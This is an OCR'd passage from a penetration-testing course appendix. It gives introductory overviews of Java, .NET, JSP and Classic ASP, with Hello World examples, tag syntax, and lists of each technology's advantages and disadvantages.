
The Java programming also supports multithreaded programming, which means it allows multiple section of code to run simultaneously and provide results quickly.

A simple Java code can be written as follows:

```
class HelloWorld {
    public static void main(String[] args) {
        System.out.println("Hello World!");
    }
}
```

The above code is a simple Java code to display "`Hello World`" upon compilation and execution. Here `class HelloWorld` is the class name definition. Keyword `public` defines that the code can be used in any external class. Keyword `static` denotes that the method in the code is associated to the class and not with any other instances of the class. The keyword **`void`** represents that the method is not returning any value upon compilation. `main` represents the method name and is not a keyword in the Java Programming. A Java program can contain multiple main methods. While in case of managed environment or Enterprise JavaBeans, the main method is not necessary to be used or written. `String[] args` represents the array of String arguments, that can be invoked along with the main method. `System.out.println` invokes System library for the console output, where out is an instance of PrintStream class.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



.Net

.Net is Microsoft's Web based Application development framework or environment which provides environment to create, deploy and execute the Web Applications using a Web Browser. The .Net programming is merged with the HTML design to create a Web based Interface using which the defined functions can be performed. These applications interact with the remote systems using the Internet and perform information and data exchanges. The applications created in .NET requires an environment named Common Language Runtime (CLR) or an Application Virtual Machine (AVM) for its execution and services like memory management, security and exception handling.

.NET supports number of development platforms, including ASP.NET, VB.NET, ADO.NET and C#.




Figure A.226: .NET supported development platforms


The .Net framework primarily runs on Microsoft Windows. It has inbuilt class libraries and supports Object Oriented Programming. It also provides the feature of Language Interoperability,

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

which means one language code can be used with other language of the platform. The .NET framework can be used to develop following types of applications

- ASP.NET Web applications: Dynamic Web Based Applications running on Web Browsers.
- Windows Form based applications: System Applications running on Windows Systems.
- Console applications: DOS Command based applications executing Batch Scripts.
- Component Libraries: Set of instructions meant to perform a predefined function.
- Windows Custom Controls: Perform user defined data analysis and control schemes.
- Web Custom Controls: Allows code reusability and modularization.
- Web Services: Supports the application features and execution over Web.
- Windows Services: Background services executing automated instruction as per code definition.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Java Server Pages (JSP)

The Java Server Pages or JSP is a server side scripting language that supports creation of versatile and platform-independent modules for creating Web Based Applications. Using JSP, dynamic content can be created in the webpages. The JSP code can be written within the HTML code defining the scope of the JSP code using <% for the start and %> to end. JSP Component is a form of JSP Servlet that fulfils the functioning of the web applications. The JSP code is written in plain text and can be embedded with HTML/XHTML or XML code to perform user defined actions and commands. The JSP Pages can be used to perform actions on the form inputs by the user, storing of the data or retrieving the data from the server, performing some action on it before displaying it on the output page using HTML. It can be used to interact with the servers or databases, storing and retrieving information, passing controls and data between pages, etc. It runs in the server side component known as the JSP Container, which provides the JSP the runtime environment and all other components that is required by the JSP. It is similar to ASP and PHP, but it uses java as its programing language, making it platform independent, powerful and easier to use.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.227: JSP architechture

Advantages

- Supports HTML and Java code
- Supports standard web development tools
- Easy language and tags


Disadvantages

- Difficult to debug because JSP pages are converted into servlets and then compiled
- Database connectivity is not as easy as it should be
- Extremely difficult to choose the appropriate servlet engine

Fundamental Tags

- <%....%> Scriptlets
- <%!....%> Declarative
- %@....% Directive
- <%=...%> Expression

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Active Server Pages (ASP)

The ASP or Active Server Pages is a development framework for the creation of Web Pages. It is used for creating dynamic web pages. It is a type of technology which is used to execute scripts on the server side. The ASP supports different types of models for development, namely

- Classic ASP
- ASP.NET Web Forms
- ASP.NET MVC
- ASP.NET Web Pages
- ASP.NET API
- ASP.NET Core

The ASP is a server side scripting language. It runs using the web services and is executed by the web server. It analyses the file upon request, compiles the code present in the source code and then produces the output of the code to be displayed on the browser window. The extension of an ASP file is .asp and is generally coded in VBScript. This file is generally termed as Classic ASP.

Example of a simple ASP Script is as follows:

```
<!DOCTYPE html>
<html>
<body>
<%
response.write("Hello World!")
%>
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
</body>
</html>
```

Here, the code `response.write` reads the string value in the argument and displays the string as the output `"Hello World!"` on the web browser screen. It invokes the predefined library function `write` to display the text on the screen.

The ASP can:

- modify, change, add data, or customize any web page.
- provide response to user requests or data entered from web forms.
- retrieve data from the database or other data from the server and display the results on a web browser.
- Provide code security as ASP code is unreadable on a browser.
- Offer simplicity and fast functioning web pages.

Advantages of ASP

- It provides 3-tiers architecture
- It is compatible with about 55 languages
- It is a consistent programming model
- It directly supports for security

Disadvantages of ASP

- Limited abilities of client event control
- Interpreted and Loosely-Typed Code
- Mixes layout (HTML) and logic (scripting code)
- Limited Development and Debugging Tools
- No real state management


